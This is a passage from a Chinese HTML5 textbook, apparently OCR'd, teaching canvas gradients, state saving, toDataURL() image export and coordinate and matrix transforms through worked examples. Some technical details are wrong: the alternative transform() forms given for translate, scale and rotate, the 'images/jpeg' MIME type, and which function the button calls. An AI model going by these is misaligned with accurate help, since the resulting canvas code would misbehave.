


图 5-7　绘制笑脸运行效果

5.4　绘制渐变图形

HTML 4 以及之前的版本中如果要实现不同色彩的图形需要借助第三方的力量，但是 HTML 5 中的渐变技术很好地解决了这个问题。渐变是指在填充时从一种颜色慢慢过渡到另外一种颜色，在 HTML 5 中 canvas 的绘图上下文对象支持两种类型：线性渐变和径向渐变。本节将详细介绍如何在 HTML 5 中绘制线性渐变和径向渐变。

5.4.1　绘制线性渐变

绘制线性渐变时需要使用 LinearGradient 对象，如果要得到该对象可以直接通过上下文对象的 createLinearGradient()函数来创建。该函数的语法形式如下所示：

```
context.createLinearGradient(xStart,yStart,xEnd,yEnd);
```

上述语法中 createLinearGradient()函数有 4 个参数，xStart 表示渐变起始点的横坐标；yStart 表示渐变起始点的纵坐标；xEnd 表示渐变结束点的横坐标；yEnd 表示渐变结束点的纵坐标。

LinearGradient 对象创建完成后如何设置渐变颜色呢？调用该对象的 addColorStop()函数即可。该函数的语法形式如下所示：

```
addColorStop(offset,color);
```

addColorStop()函数可以追加颜色的渐变，该函数中包含两个参数：offset 和 color。offset 表示所设定的颜色离开渐变起始点的偏移量，它的值范围在 0～1 之间，0 为渐变起始点的偏移量，1 为渐变结束点的偏移量；color 参数必须是一个有效的 CSS 颜色值（如#FFF 和 rgba(0,0,0,1)等）。

渐变在颜色集上使用逐步抽样算法，并且将结果应用到描边样式和填充样式中。绘制渐变时需要 3 个步骤，其具体说明如下所示。

（1）创建线性或径向渐变对象。

（2）为渐变对象设置颜色，指明过渡方式。

（3）在 context（上下文对象）上为填充样式或者描边样式设置渐变。

【实践案例 5-8】

本案例绘制了两种不同颜色的线性渐变，实现该功能的主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 3 个 canvas 元素。页面具体代码如下所示：

```
<body onload="draw(),drawTitle(),drawContent()">
    <canvas id="canvas" width=320 height=150></canvas>
    <div><canvas id="wenzi" height=30></canvas></div>
    <div><canvas id="content" height=115 width=378></canvas></div>
</body>
```

（2）页面加载时触发 Load 事件，分别调用 draw()函数、drawTitle()函数和 drawContent()函数，draw()函数主要用来绘制线性渐变，其具体代码如下所示：

```
function draw() {
    var ctx = GetContext("canvas");
    var lingrad = ctx.createLinearGradient(0,0,0,150);
    lingrad.addColorStop(0, '#00ABEB');
    lingrad.addColorStop(0.5, '#FFF');
    lingrad.addColorStop(0.5, '#26C000');
    lingrad.addColorStop(1, '#fff');
    var lingrad2 = ctx.createLinearGradient(0,50,0,95);
    lingrad2.addColorStop(0.5, '#000');
    lingrad2.addColorStop(1, 'rgba(0,0,0,0)');
    ctx.fillStyle = lingrad;
    ctx.strokeStyle = lingrad2;
    ctx.fillRect(10,10,300,130);
    ctx.strokeRect(50,50,210,210);
}
```

上述代码调用 GetContext()函数获取上下文对象，该函数的具体内容不再显示。接着分别调用 ctx 对象的 createLinearGradient()函数创建两个 LinearGradient 对象 lingrad 和 lingrad2，分别调用 addColorStop()函数设置渐变的颜色。最后调用 fillRect()函数和 strokeRect()函数绘制不同的矩形。

（3）drawTitle()函数通过 font 属性和 strokeText()函数绘制标题文本；drawContent()函

数通过 font 属性和 fillText()函数绘制文本内容。它们的具体代码如下所示：

```
function drawTitle()                          //绘制标题
{
    var ctx = GetContext("wenzi");
    ctx.font="italic 15px sans-serif";
    ctx.strokeText("绘制线性渐变",90,20);
}
function drawContent()                     //绘制内容
{
    var ctx = GetContext("content");
    ctx.font="italic 15px sans-serif";
    ctx.fillText("本案例实现绘制线性渐变的功能，主要使用到了 Linea",15,20);
    ctx.fillText("rGradient 对象的 addColorStop()函数、context 对象的",0,40);
    ctx.fillText("的 fillStyle 和 strokeStyle 属性及 fillRect()函数和 st",0,60);
    ctx.fillText("rokeRect()函数。",0,80);
}
```

（4）运行本示例的代码进行测试，最终效果如图 5-8 所示。



图 5-8　线性渐变的运行效果

5.4.2　绘制径向渐变

与线性渐变相对的是径向渐变，径向渐变是指以圆心沿着圆形的半径方向向外进行扩散的渐变方式，如绘制太阳时沿着太阳的半径方向向外扩散出去的光晕就是径向渐变。

绘制径向渐变时需要通过上下文对象的 createRadialGradient()函数先创建 RadialGradient 对象，该函数的语法形式如下：

```
context.createRadialGradient(xStart,yStart,radiusStart,xEnd,yEnd,radius
End);
```

上述语法中包含 6 个参数，xStart 参数和 yStart 参数分别表示渐变开始时圆的圆心横坐标和纵坐标；radiusStart 参数表示开始圆的半径；xEnd 参数和 yEnd 参数分别表示渐变结束时圆心的横坐标和纵坐标；radiusEnd 参数表示结束圆的半径。

径向渐变设定颜色时与线性渐变相同，需要使用 RadialGradient 对象的 addColorStop()函数进行设定，同样需要设定 0～1 之间的浮点数作为渐变转折点的偏移量。

【实践案例 5-9】

本案例使用上下文对象的 createRadialGradient()函数、fillStyle 属性、arc()函数及 RadialGradient 对象的 addColorStop()函数等实现绘制径向渐变的效果。实现该功能的具体步骤如下所示：

（1）添加新的 HTML 页面，在页面中添加 canvas 元素用于显示渐变图形。页面具体代码如下所示：

```
<body onload="draw()">
    <canvas id="canvas" width=500 height=250 style="border:red 1px solid;" >
    </canvas>
</body>
```

（2）页面加载时调用 draw()函数，该函数会实现绘制径向渐变的效果。具体代码如下所示：

```
function draw()
{
    var canvas = document.getElementById("canvas");     //获取 canvas 元素
    var context = canvas.getContext("2d");              //创建画布
    var g1 = context.createRadialGradient(400, 0, 0, 400, 0, 400);
                                                //创建 RadialGradient 对象
    g1.addColorStop(0.1, "rgb(255, 255, 0)");          //设置渐变颜色
    g1.addColorStop(0.3, "rgb(0, 255, 255)");
    g1.addColorStop(0.5, "rgb(45, 125, 255)");
    g1.addColorStop(1, "rgb(255, 0, 255)");
    context.fillStyle = g1;
    context.fillRect(0, 0, 500, 300);                   //绘制矩形
    var n = 0;
    var g2 = context.createRadialGradient(250, 250, 0, 250, 250, 300);
                                                //创建 RadialGradient 对象
    g2.addColorStop(0.1, "rgba(43, 255, 243, 0.3)");    //设置渐变颜色
    g2.addColorStop(0.7, "rgba(255, 255, 0, 0.5)");
    g2.addColorStop(1, "rgba(0, 0, 255, 0.8)");
    for(var i = 0; i < 10; i++)                         //遍历显示圆形
    {
        context.beginPath();                            //创建绘制路径
        context.fillStyle = g2;                         //设置样式
        context.arc(i * 25, i * 25, i * 10, 0, Math.PI * 2, true);
                                                        //绘制圆形路径
        context.closePath();                            //关闭路径
        context.fill();
    }
}
```

上述代码首先通过 context 对象的 createRadialGradient()函数创建两个 RadialGradient 对象，然后分别调用该对象的 addColorStop()函数设置渐变颜色，在 g2 对象中 addColorStop()

函数指定渐变颜色时，0.3、0.5 和 0.8 分别表示其透明度。for 语句用于循环绘制圆形，在该语句中 beginPath()函数创建开始的路径，fillStyle 的属性值设置为 g2 对象，arc()函数绘制圆形。

（3）运行本示例的代码进行测试，页面的最终效果如图 5-9 所示。




图 5-9　绘制径向渐变的效果

5.5　绘制变形图形

用户在绘制图形时常常需要对图形进行操作，如平移图形、缩放图形、扩大图形及旋转图形等，HTML 5 中也提供了对图形的变换处理功能（如变换坐标和变换矩阵），本节将详细介绍如何在 HTML 5 中绘制变形图形。

5.5.1　保存和恢复状态及输出图像

在了解变形之前先介绍两个开始绘制复杂的图形必不可少的函数：save()和 restore()，然后介绍输出图像时的常用函数 toDataUrl()。

1．保存和恢复状态

save()函数和 restore()函数都是用来保存和恢复绘画状态的，不需要传递任何的参数，绘画状态就是指前文所讲的坐标原点、变形时的变化矩阵、以及上下文对象的当前属性值等内容。

保存与恢复当前状态时首先调用 save()函数将当前状态保存到栈中，在完成设置的操作后再调用 restore()函数从栈中取出之前保存的图形上下文的状态进行恢复，通过这种方法可以对之后绘制的图像取消裁剪区域。

保存与恢复状态可用到以下区域。

- 当前应用的变形，即移动、旋转和缩放等。
- 图像裁剪。
- 改变图形上下文的以下属性值时：strokeStyle、fillStyle、globalAlpha、lineWidth、lineCap、lineJoin、miterLimit、shadowOffsetX、shadowOffsetY、shadowBlur、shadowColor、globalCompositeOperation。

【实践案例 5-10】

本案例使用 save()函数和 restore()函数绘制连续矩形的功能。实现该功能的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加新的 canvas 元素。具体代码如下所示：

```
<body onLoad="draw();">
    <canvas id="canvas" width=250 height=250 style="margin-left:100px;" >
    </canvas>
</body>
```

（2）页面加载时调用 JavaScript 中的 draw()函数，该函数的具体代码如下所示：

```
function draw() {
    var ctx = document.getElementById('canvas').getContext('2d');
    ctx.fillStyle = "#FF97CB";
    ctx.fillRect(0,0,250,250);          //绘制最外层的矩形
    ctx.save();                         //保存默认状态
    ctx.fillStyle = 'blue';             //设置填充颜色
    ctx.fillRect(15,15,220,220);        //绘制一个内部矩形
    ctx.save();                         //保存其状态
    ctx.fillStyle = 'lightblue'         //设置填充颜色
    ctx.globalAlpha = 0.5;              //设置透明度
    ctx.fillRect(30,30,190,190);
    ctx.restore();                      //恢复保存状态
    ctx.fillRect(45,45,160,160);
    ctx.restore();
    ctx.fillRect(60,60,130,130);
}
```

上述代码中首先绘制一个填充颜色为粉红色的四方形，然后保存其状态；接着改变填充颜色后绘制第二个小一点的蓝色四方形，然后再保存其状态；然后再改变填充颜色绘制更小一点的半透明的淡蓝色正方形。

（3）运行本案例的代码查看效果，最终效果如图 5-10 所示。




图 5-10　保存和恢复状态的运行效果

2. 输出图像

在画布上完成一副图形或图像后常常需要对绘制的作品进行保存和输出等，使用 canvas API 就可以完成该功能。

canvas API 保存和输出文件的原理是把当前的绘画状态输出到一个 dataURL 地址所指向的数据中的过程。而 dataURL 是指目前大多数浏览器能够识别的一种 base64 位编码的 URL，主要用于小型的、可以在网页中直接嵌入而不需要外部文件嵌入的数据，如 img 元素中的图像文件等。dataURL 的格式类似于“data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAAAoAAAAK…etc”，它目前得到了大多数浏览器的支持。

保存和输出图像时需要调用 toDataURL()函数，该函数可以把绘画状态输出到一个 dataURL 中，然后重新加载客户端可直接把装载后的文件进行保存。其具体语法如下所示：

```
canvas.toDataURL(type);
```

上述语法在 toDataURL()函数中传递一个参数 type，该参数表示要输入数据的 MIME 的类型。

【实践案例 5-11】

本案例直接使用 canvas API 将图像输出到 dataURL，其具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 canvas 元素、类型为 button 的 input 元素和 img 元素，它们分别表示绘制的图像、要执行的输出操作及输出的图像。页面具体代码如下所示：

```
<body onLoad="draw();">
    <canvas id="canvas" width=260 height=260 style="margin-left:200px; " >
    </canvas>
    <input type="button" value="输出图像" onClick="javascript:ShowImg();" />
    <img id="img1" width="150" height="150" />
</body>
```

（2）页面加载时直接调用 draw()函数显示绘制的图形，该函数主要使用 save()函数、resotre()函数和 arc()函数等。其具体代码如下所示：

```
function draw() {
    var canvas = document.getElementById("canvas");
    if (canvas.getContext)
    {
        var ctx = canvas.getContext("2d");
        ctx.fillStyle="lightyellow";
        ctx.beginPath();
        ctx.rect (5,5,250,250);
        ctx.fill();
        ctx.stroke();
        ctx.arc(150,150,80,0,(Math.PI*2)/4, true);
        ctx.stroke();
    }
}
```

（3）单击【输出图像】按钮触发其 onclick 事件，调用 draw()函数，该函数将 canvas 元素绘制的图像输出到页面的 img 元素中。其具体代码如下所示：

```
function ShowImg()
{
    var img1 = document.getElementById('canvas').toDataURL("images/jpeg");
    document.getElementById("img1").src=img1;
}
```

（4）运行上述代码，单击【输出图像】按钮进行测试，页面的最终效果如图 5-11 所示。




图 5-11　输出图像时的效果

5.5.2　坐标变换

HTML 5 绘制图形时是以坐标点为基准来进行绘制的，默认情况下画布的最左上角对应于坐标轴的原点（0，0）。如果对这个坐标轴进行改变，就可以实现图形的变换处理了。HTML 5 中对坐标的变换处理有 3 种方式，其具体说明如下所示。

（1）平移

绘制平移图形主要通过 translate()函数来实现，该函数的语法形式如下所示：

```
context.translate(x, y);
```

translate()函数包含两个参数：x 表示将坐标轴原点向右移动若干个单位，默认情况下以像素为单位；y 表示将坐标轴原点向下移动若干个单位，默认情况下以像素为单位。

（2）缩小或放大

缩小或放大图形时需要调用 scale()函数，该函数的语法形式如下所示：

```
context.scale(x,y);
```

scale()函数包含两个参数：x 表示水平方向的放大倍数；y 表示垂直方向的放大倍数。如果要实现图形缩小的效果，设置参数 x 和 y 为 0～1 之间的小数即可，如 0.5 表示将图形缩小一半。

（3）旋转

绘制旋转图形主要通过 rotate()函数来实现，该函数的语法形式如下所示：

```
context.rotate(angle);
```

rotate()函数中只包含一个参数 angle，该参数表示旋转的角度，旋转的中心点是坐标轴的原点。旋转是以顺时针方向进行的，如果实现逆时针旋转图形的效果直接将参数 angle 的值设定为负数就可以了。

【实践案例 5-12】

本案例具体讲解如何利用坐标变换的方法绘制变形的图形。首先将当前的坐标进行平移，然后在循环中反复使用平移、图形缩放及图形旋转这 3 个方法，最终绘制出一个很漂亮的变形图形。其具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 canvas 元素，该元素用于显示绘制的变形图形。其具体代码如下所示：

```
<body onLoad="draw();">
    <canvas id="canvas" width=360 height=300 style="margin-left:300px;" >
    </canvas>
</body>
```

（2）页面加载时调用 JavaScript 脚本中的 draw()函数，该函数实现绘制变形图形的效果。其具体代码如下所示：

```
function draw() {
    var ctx = document.getElementById('canvas').getContext('2d');
    ctx.translate(130,120);
    for (var i=1;i<7;i++){
        ctx.save();
        ctx.fillStyle = 'rgba('+(30*i)+','+(255-30*i)+',255,1.0)';
        for (var j=0;j<i*7;j++){
            ctx.translate(1,1);
            ctx.rotate(Math.PI*2/(i*7));
            ctx.beginPath();
            ctx.scale(1.02,1.02);
            ctx.arc(0,i*12,5,0,Math.PI*2,false);
            ctx.fill();
        }
        ctx.restore();
    }
}
```

上述代码首先调用 translate()函数平移坐标，接着通过 for 语句循环绘制图形，fillStyle 属性表示绘制图形时的填充颜色。内层 for 语句中分别调用 translate()函数、rotate()函数和 scale()函数对图形进行操作，arc()函数用于绘制圆形。

（3）运行上述代码进行测试，其最终效果如图 5-12 所示。




图 5-12　变换坐标的运行效果

5.5.3 矩阵变换

上一节已经介绍了如何利用坐标变换实现图形变形技术，当利用坐标变换不能满足需要时可以利用另外一种比较复杂的技术——变换矩阵。

介绍矩阵变换之前首先介绍一下变换矩阵，矩阵是用来专门实现图形变形的，它与坐标一起配合使用达到变形的目的。当图形上下文被创建完毕时，事实上也创建了一个默认的变换矩阵，如果不对这个矩阵进行修改，那么接下来绘制的图形将以画布的最左上角为坐标原点进行绘制图形。绘制出来的图形不经过缩放变形处理，但是如果对这个变换矩阵进行修改，那么情况就不一样了。

使用上下文对象的 transform()函数可以实现变换矩阵，该函数的语法形式如下所示：

```
context.transform(ma1,ma2,mb1,mb2,dx,dy);
```

上述语法中 ma1、ma2、mb1 和 mb2 用来修改使用这个方法之后绘制图形的计算方法，从而达到变形的目的。dx 和 dy 用来移动坐标原点，dx 表示将坐标原点在 x 轴上向右移动 x 个单位，dy 表示将坐标原点在 y 轴上向下移动 y 个单位。默认情况下 dx 和 dy 都以像素为单位。

坐标变换中的 3 种函数实际上都隐式地修改了变换矩阵，它们都可以使用 transform()函数来代替。其具体说明如下所示。

- **translate(x,y)**

可以使用 context.transform(1,0,0,1,x,y)或 contex.transform(0,1,1,0,x,y)函数进行代替，前面 4 个参数表示不对图形进行操作，将 dx 设为 x 表示将坐标原点向右移动 x 个单位，dy 设为 y 表示将坐标原点向下移动 y 个单位。

- **scale(x,y)**

可以使用 context.transform(x,0,0,y,0,0)或 context.transform(0,y,x,0,0)函数进行代替，前面 4 个参数表示将图形横向扩大（或缩小）x 倍，纵向扩大（或缩小）y 倍，dx 和 dy 表示坐标原点不移动。

- **rotate(x,y)**

替换方法如下所示：

```
context.transform(
            Math.cos(angle*Math.PI/180),
            Math.sin(angle*Math.PI/180),
            -Math.sin(angle*Math.PI/180),
            Math.cos(angle*Math.PI/180),
            0,0);
```

或者

```
context.transform(
            -Math.sin(angle*Math.PI/180),
            Math.cos(angle*Math.PI/180),
```

```
                Math.cos(angle*Math.PI/180),
                Math.sin(angle*Math.PI/180),
                0,0);
```

上述两段代码中前 4 个参数以三角函数的形式表示出来，共同完成图形按照 angle 角度的顺时针旋转处理，dx 和 dy 为 0 表示不移动坐标原点。

使用 transform()函数后，要绘制的图形都会按照移动后的坐标原点与新的变换矩阵相结合的方法进行重置，必要时可以使用 setTransform()函数将变换矩形进行重置。该函数的语法形式如下所示：

```
context.setTransform(ma1,ma2,mb1,mb2,dx,dy);
```

上述语法中参数的用法与 transform()函数相同，实际上该函数的作用是将画布上的最左上角重置为坐标原点，当图形上下文创建完毕时将所创建的初始变换矩阵设置为当前变换矩阵，然后使用 transform()函数。

【实践案例 5-13】

本案例具体讲解如何利用 transform()函数来绘制矩形变换的效果。其具体实现步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 canvas 元素，该元素显示绘制后的矩阵。具体代码如下所示：

```
<body onLoad="draw();">
    <canvas id="diagonal" style="margin-left:300px;" width="300" height=
    "300"></canvas>
</body>
```

（2）页面加载时调用 JavaScript 中的 draw()函数，该函数用于绘制变换的矩阵。其具体代码如下所示：

```
function draw(){
    var canvas=document.getElementById("diagonal");
    if(canvas && canvas.getContext){
        var context=canvas.getContext("2d");
        context.transform(1,0,0,1,150,150);         //平移坐标
        context.beginPath();                        //开始绘制路径
        context.fillStyle="rgba(255,0,0,0.25)";     //设置填充颜色
        rad=18*Math.PI/90;
        for(i=0;i<10;i++){
            context.fillRect(0,0,100,100);          //绘制矩形
            //设置旋转效果
            context.transform(Math.cos(rad),Math.sin(rad),-Math.
            sin(rad),Math.cos(rad),0,0);
            context.closePath();
        }
```

```
        }
        context.fill();
    }
```

上述代码首先调用 transform()函数平移绘制的坐标，接着调用 beginPath()函数绘制开始路径。然后在 for 语句中调用 fillRect()函数循环绘制矩形，transform()函数实现图形的旋转效果，最后调用 closePath()函数关闭绘制路径。

（3）运行本示例的代码查看效果，最终运行效果如图 5-13 所示。

